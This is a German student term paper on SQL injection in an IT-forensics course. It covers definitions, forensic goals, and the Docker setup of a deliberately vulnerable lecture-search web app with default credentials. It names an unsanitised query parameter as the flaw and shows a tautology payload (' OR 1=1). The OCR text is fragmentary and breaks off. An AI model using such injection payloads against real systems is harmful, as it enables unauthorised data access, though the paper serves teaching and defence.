Datenbanken II Forensik in DBS

HAUSARBEIT ZUM THEMA SQL-INJECTION
WINTERSEMESTER 2021/2022

Autoren: Stefan Augustin, Nils Majewski | Standort: München |
Abgabetermin: 27.02.2022

STUDIENGANG: IT-FORENSIK | MODUL: DATENBANKEN II FORENSIK IN DBS| PROF. DATENBANKEN II FORENSIK IN DBS

Inhaltsverzeichnis

Relevante Dokumente

Datenbanken I Grundlagen von DBS

APL aus Modul „Datenbanken I Grundlagen von DBS“ im 4. Semester:

Quellenangaben

Interessante Textausschnitte stammen aus:

Justin Clarke: SQL Hacking – SQL-Injection auf relationalen Datenbanken im Detail verstehen und abwehren. 1. Auflage, Franzis Verlag GmbH, München 2016

Definition SQL-Injection

Justin Clarke versteht gem. ihrem Buch SQL Hacking unter dem Begriff Blind SQL-Injection eine Angriffstechnik, die eine Schwachstelle aufgrund mangelnder Eingabebereinigung für Datenabfragen ausnutzen, um Informationen aus der Datenbank oder Informationen über die Datenbankabfrage zu gewinnen, ohne dabei auf ausführliche Fehlermeldungen der Datenbank oder die In-Band-Datenverkettung zurückgreifen zu können. Diese Definition ist absichtlich breit gehalten und macht keine Aussagen über bestimmte SQL-Injectionspunkte. (Es wird nur gesagt, dass eine SQL-Injection möglich sein muss.) Es sind auch weder eine bestimmte Servertechnologie, ein bestimmtes Anwendungsverhalten oder eine bestimmte Technik erforderlich (abgesehen davon, dass ein fehlergestützter Datenabruf und die Verkettung von Daten zu gültigen Ergebnissen, z. B. durch UNION SELECT, ausgeschlossen sind). Die Techniken zum Abgreifen von Informationen sind breit gestreut.

SQL-Injection wird hauptsächlich dazu eingesetzt, um Daten aus einer Datenbank zu gewinnen oder die Struktur einer Abfrage zu ermitteln, in die dann SQL-Code eingeschleust wird.

Ein potenzieller Indikator für ein mit SQL-Injection angreifbares Ziel ist, wenn der Benutzer die Ausgabe auf der Seite in dem Sinne steuert, dass die Seite aufgrund der vom Benutzer übermittelten Informationen zusammengestellt wird und Daten enthält, die aufgrund von Benutzerangaben abgerufen werden, z. B. aufgrund der angegebenen Produkt-ID.

Jede Anwendung anders ist, weshalb kein SQL-Injectionspunkt dem anderen gleicht. Das bedeutet, dass Sie immer wieder gezielt raten und nach dem Prinzip von Versuch und Irrtum vorgehen müssen.

Schwachstellen aufzuspüren ist nur ein Teilziel. Das Hauptziel besteht darin, die Schwachstellen in der Anwendung auszunutzen. Dazu müssen Sie eine gültige SQL-Anforderung aufstellen, die in der Datenbank ausgeführt wird, ohne Fehler hervorzurufen.

Kontext IT-Forensik

Gem. BSI-Leitfaden, S. 11 ist IT-Forensik die streng methodisch vorgenommene Datenanalyse auf Datenträgern und in Computernetzen zur Aufklärung von Vorfällen unter Einbeziehung der Möglichkeiten der strategischen Vorbereitung insbesondere aus Sicht des Anlagenbetreibers eines IT-Systems.

Nach Geschonneck hat der Begriff Computer-Forensik oder auch Digitale Forensik sich in den letzten Jahren für den Nachweis und die Ermittlung von Straftaten im Bereich der Computerkriminalität durchgesetzt. In Anlehnung an die allgemeine Erklärung des lateinischen Worts Forensik ist die Computer-Forensik ein Teilgebiet, das sich mit dem Nachweis und der Aufklärung von strafbaren Handlungen z.B. durch Analyse von digitalen Spuren beschäftigt.“

Als Konsequenz aus beiden Definitionen kann festgehalten werden, dass IT-Forensik bereits mit strategischer Vorbereitung beginnt. Bei der forensischen Untersuchung/Aufarbeitung von Sachverhalten gibt es zwei Vorgehen:

- Post-Mortem-Analyse/Offline-Forensik klärt den Vorfall nachträglich auf
- Live-Forensik/Online-Forensik untersucht den Vorfall während der Laufzeit

Dabei gilt es i. d. R. während einer Untersuchung folgende Fragen zu beantworten:

- Was ist geschehen?
- Wo ist es passiert?
- Wann ist es passiert?
- Wie ist es passiert?
- Wer hat es getan?
- Was kann gegen eine Wiederholung getan werden?

Ziele einer IT forensischen Untersuchung/Ermittlung sind:

- Erkennen der Methode oder der Schwachstelle, die zum Systemeinbruch geführt haben könnte
- Ermittlung des entstandenen Schadens nach einem Systemeinbruch
- Identifikation des Angreifers
- Sicherung der Beweise für weitere juristische Aktionen

Die Datenbank-Forensik ist ein Teilgebiet der IT-Forensik. Sie beschäftigt sich mit der Sammlung und Analyse von forensischen Artefakten aus Datenbanken. Ihre Ziele sind:

- Beweisen oder Wiederlegen einer Sicherheitsverletzung
- Ermitteln des Umfangs eines Eingriffs in die Datenbank
- Ermitteln des Abflusses von Daten aus einer Datenbank
- Rekonstruieren von DML und DDL Operationen eines Benutzers (der aufgrund einer Sicherheitsverletzung im DBMS aktiv ist)
- Wiederherstellen gelöschter Datenbank-Daten, die evtl. aufgrund von Aktionen einer Sicherheitsverletzung entstanden sind

Grundsätzlich sollten Daten in der Reihenfolge ihrer Flüchtigkeit gesammelt werden. Flüchtige Artefakte gehen mit Beendigung des DBMS verloren. Es wird angenommen, dass sämtliche erreichbaren Artefakte ausschließlich residente Artefakte sind und sich somit innerhalb von Dateien und Speicherbereichen befinden, die explizit für die Verwendung des DBMS reserviert sind.

Ein hartes Abschalten ist für Datenbanksysteme aufgrund ihrer Architektur und Arbeitsweise nicht geeignet. Denn hier sind notwendige Artefakte häufig nur in flüchtiger Form gespeichert, die durch das harte Abschalten verloren gehen würden. Dies unterscheidet die Datenbank-Forensik von der Computer-Forensik, denn hier wird i. d. R. hart abgeschaltet und eine Post-Mortem-Analyse durchgeführt.

Eine vollumfängliche Behandlung sämtlicher Gesichtspunkte würde den Rahmen dieser Hausarbeit sprengen. Daher wird sich nachfolgend auf die eigentliche Aufgabenstellung beschränkt.

Installation Docker-Image Herrn Häuser

Zur Installation des Dockersystems wurde eine frische Installation von Debian 11 (Bullseye) in einer VirtualBox VM verwendet. Nach der Grundlegenden Installation und der Installation der VirtualBox Guest Additions, wurde die nötige Software installiert:

```
root@BanDeb11:/home/sql# apt install docker.io
Paketlisten werden gelesen… Fertig
Abhängigkeitsbaum wird aufgebaut… Fertig
Statusinformationen werden eingelesen… Fertig
Die folgenden zusätzlichen Pakete werden installiert:
  cgroupfs-mount containerd git git-man liberror-perl libintl-perl
  libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl
  libproc-processtable-perl libsort-naturally-perl libterm-readkey-perl
```

Testen der Installation:

```
root@BanDeb11:/home/sql# docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
2db29710123e: Pull complete
Digest: sha256:975f4b14f326b05db86e16de00144f9c12257553bba9484fed41f9b6f2257800
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.
```


Die gestellten Aufgaben der APL wurden mit dem zur Verfügung gestellten Docker-Image des Herrn Häuser bearbeitet. Das Image konnte dabei vorerst ohne weitere Anpassung verwendet werden.

```
Docker rba# docker-compose up -d
Creating network "sqlinjectiondemov10-dockerrba_default" with the default driver
Creating sqlinjectiondemov10-dockerrba_adminer_1  ... done
Creating sqlinjectiondemov10-dockerrba_mysql_1    ... done
Creating sqlinjectiondemov10-dockerrba_app_1      ... done
Creating sqlinjectiondemov10-dockerrba_postgres_1 ... done
root@BanDeb11:/home/hoiba/Dokumente/Docker/Docker VM/SQL Injection Demo v.1.0 -
Docker rba#
```

Übersicht der Anwendung

- Nach erfolgreicher Installation und Starten des Docker-Images ist die Beispiel Web-Applikation unter der folgenden URL erreichbar: http://localhost/


- Unter dem Kopfreiter „Tools“ sind die folgenden Tools erreichbar
  - „Adminer“ ist ein Tool zur vollständigen Verwaltung von Datenbanken.
  - „DB Logindaten“ beinhaltet eine einfache Tabelle in HTML, in welcher die Logindaten zu finden sind. Spaltenüberschriften wurden vom Autor angepasst und eine neue Spalte „Server (Adminer)“ hinzugefügt.




DB Logindaten

Datenbanksystem	Adresse in VM	Datenbank (Adminer)	User (Adminer)	Password (Adminer)	Server (Adminer)
MySQL	mysql	"kemper" oder "mysql"	root	root	mysql
PostgreSQL	postgres	"kemper" oder "postgres"	postgres	root	postgres


- Unter dem Menüpunkt „Aktuelles Datenbanksystem“ kann zwischen einem MySQL sowie einem PostgreSQL Datenbanksystem ausgewählt werden
- Unter dem Menüpunkt „Vorlesungen“ können Daten über gespeicherte Vorlesungen erreicht werden.
    - Hier kann der Nutzer die gespeicherten Vorlesungen über eine Eingabemaske in Form eines Freitextfeldes durchsuchen (siehe 2).



    - Dieses Freitextfeld stellt einen potenziellen Angriffspunkt dar. Es fungiert für den Angreifer als Schnittstelle um seine Eingaben an die Applikation durchzureichen
    - Die Eingabe des Nutzers wird via HTTP-GET-Methode, d. h. in der URL an die Applikation durchgereicht (Form-Tag, Parameter „methode“). Dabei wird die Eingabe als Key-Value-Paar durch ein „?“ getrennt an die URL angehangen. Der Parameter „name“ des Input-Tags stellt dabei den Namen des Parameters dar, also den Key dar. Die Nutzereingabe ist der Value, welcher dem Key nach einem „=“ angehängt wird. Werden in einem Formular mehrere Key-Value-Paare übertragen, sind sie durch ein „&“ voneinander getrennt.




- Durch die GET-Methode wird die Nutzereingabe in den HTTP-Header geschrieben.



- Durch den Parameter „value“ wird der Platzhalter (Parameter „placeholder“) mit der aktuellen Nutzereingabe überschrieben, nachdem der Button „Suchen“ geklickt und somit das Formular mit der Nutzereingabe an den Server abgeschickt wird. Ohne den Parameter „value“ würde nach einer Nutzereingabe und Klick auf den Button „Suchen“ die Nutzereingabe wieder durch den Platzhalter „Vorlesungen“ überschrieben werden. Er hat also nicht direkt damit etwas zu tun, die Nutzereingabe an den Server zu schicken.


```
6   <form method="get" action="/vorlesungen">
7       <div class="form-row">
8           <div class="col-11">
9               <input name="search" type="text" class="form-control" placeholder="Vorlesungsname">
10          </div>
11          <div class="col">
12              <button type="submit" class="btn btn-primary">Suchen</button>
13          </div>
14      </div>
15  </form>
```




- Wird das Key-Value-Paar vor dem neu Laden einer Seite nicht aus der URL entfernt, bleibt die Suche bestehen.

- Die Schwachstelle ist in der app.py Datei zu finden, welche der „Server-Datei“ entspricht. Sie beinhaltet den Einstiegspunkt in die Web-Applikation. Hier wird u. a. die Web-Applikation konfiguriert, die Datenbank-Connectoren jeweils für

MySQl und PostgreSQL gesetzt und die HTML-Dateien/Webseiten der Website „SQL Injection Demo v.1.0“ den jeweiligen Verzeichnispfaden zugeordnet.
Möchte ein Nutzer bspw. durch Klick auf den Menüpunkt „Vorlesungen“ alle Vorlesungen aufrufen, hängt er in der URL der Domain „localhost“ den Verzeichnispfad „vorlesungen“ an.



- Dabei wird der folgende Python-Code innerhalb des Servers (app.py) ausgeführt. In Zeile 44 wird aus dem HTTP-GET-Request bzw. dem HTTP-Header der Wert der zuvor erwähnten „search“ Variable extrahiert und in einer lokalen, gleichnamigen Python-Variable gespeichert. Da beim ersten Aufruf durch Klick auf den Menüpunkt „Vorlesungen“ ohne manuelle Manipulation der URL noch kein Parameter dem GET-Request bzw. HTTP-Header angehängt wurde, wird der Default-Wert (‘‘) verwendet, welcher die Vorlesungen nicht filtert.



In Zeile 47 ist zudem die Business-Logik, welche zur Vereinfachung nicht in eine Service-Schicht ausgelagert wurde, zu finden. Sie beinhaltet keinerlei Filter bzw. Kontrollen der Nutzereingabe. Der GET-Parameter „search“ wird ohne Validierung in das SQL-Statement eingesetzt. Eine ernstzunehmende Schwachstelle.
Gem. Demeter-Prinzip, hoher Kohäsion, Schichtentrennung müsste die SQL-Abfrage eigentlich in ein Data Access Object (Datenhaltungsschicht) ausgelagert werden, welche wiederrum von der vorgelagerten Service Schicht angestoßen wird. Das Abfrageergebnis würde das Data Access Object dann erst an die Service-Schicht zurückgeben, welche es dann schlussendlich an den Aufrufer (HTML-Seite) weiterleitet und ggf. vorher noch weitere Logik ausführt. Somit wäre eine dreischichtige Architektur gegeben.

  - Durch die fehlende Schichtentrennung fehlt Angriffswiderstand und die Auswirkungen einer erfolgreichen SQL-Injection können nicht eingedämmt werden. Folgende Probleme sollen mittels Schichten im Zusammenhang von SQL Injection verhindert werden:
    1. Via SQLi können Dateien geschrieben werden, die vom Webserver ausgeführt und das Ergebnis an den Angreifer ausgeliefert werden. Dies ist eine häufig verwendete Methode, um sogenannte Webshells zu installieren, die dem Angreifer Zugriff aus Systemebene gewähren.
    2. Via SQLi können z. B. via DNS-Anfragen Ergebnisse von BLIND-SQLi an den Angreifer ausgeliefert werden.
    3. Möglicher Zugriff auf Netzressourcen, z. B. SMB oder LDAP für Seitenkanalangriffe.
  - Da Python eine dynamisch typisierte Sprache ist und hier beim Deklarieren einer Variablen kein Datentyp angegeben werden kann, kann Nutzereingabe Werte diverser Datentypen annehmen.

- Der Menüpunkt „Vorlesungen“ bzw. die dort enthaltene Suchfunktion ist gem. GUI für den Nutzer die einzige Möglichkeit Daten aus der Datenbank abzufragen. Daher wird


für die nachfolgenden Beispiele ausschließlich die Suchfunktion der Webseite „Vorlesungen“ herangezogen.

Übersicht SQL-Injection-Arten mit MySQL-Beispielen

In-Band-SQL-Injection


Parameterveränderung

- Hier werden SQL-Befehle an die Eingabeparameter anhängt und somit die Ausgabe manipuliert. Als bspw. ist eine Erweiterung via logischem Operator zu nennen („‘ OR 1 = 1“ ergänzen.
- Gem. Hense Bachelor-Thesis wird die Parameterveränderung mit einem „“ zwischen OR und 1 geschrieben.





- Das Hochkommata könnte allerdings auch an anderer Stelle stehen wie bspw. innerhalb des Kommentars, damit die Abfrage erfolgreich durchläuft. Außerdem „OR


1“ und „OR 1=1“ äquivalent.



- Am saubersten und immer verwendet werden sollte stets folgendes Format, da SQL-Statements stets mit einem Semikolon abgeschlossen werden.







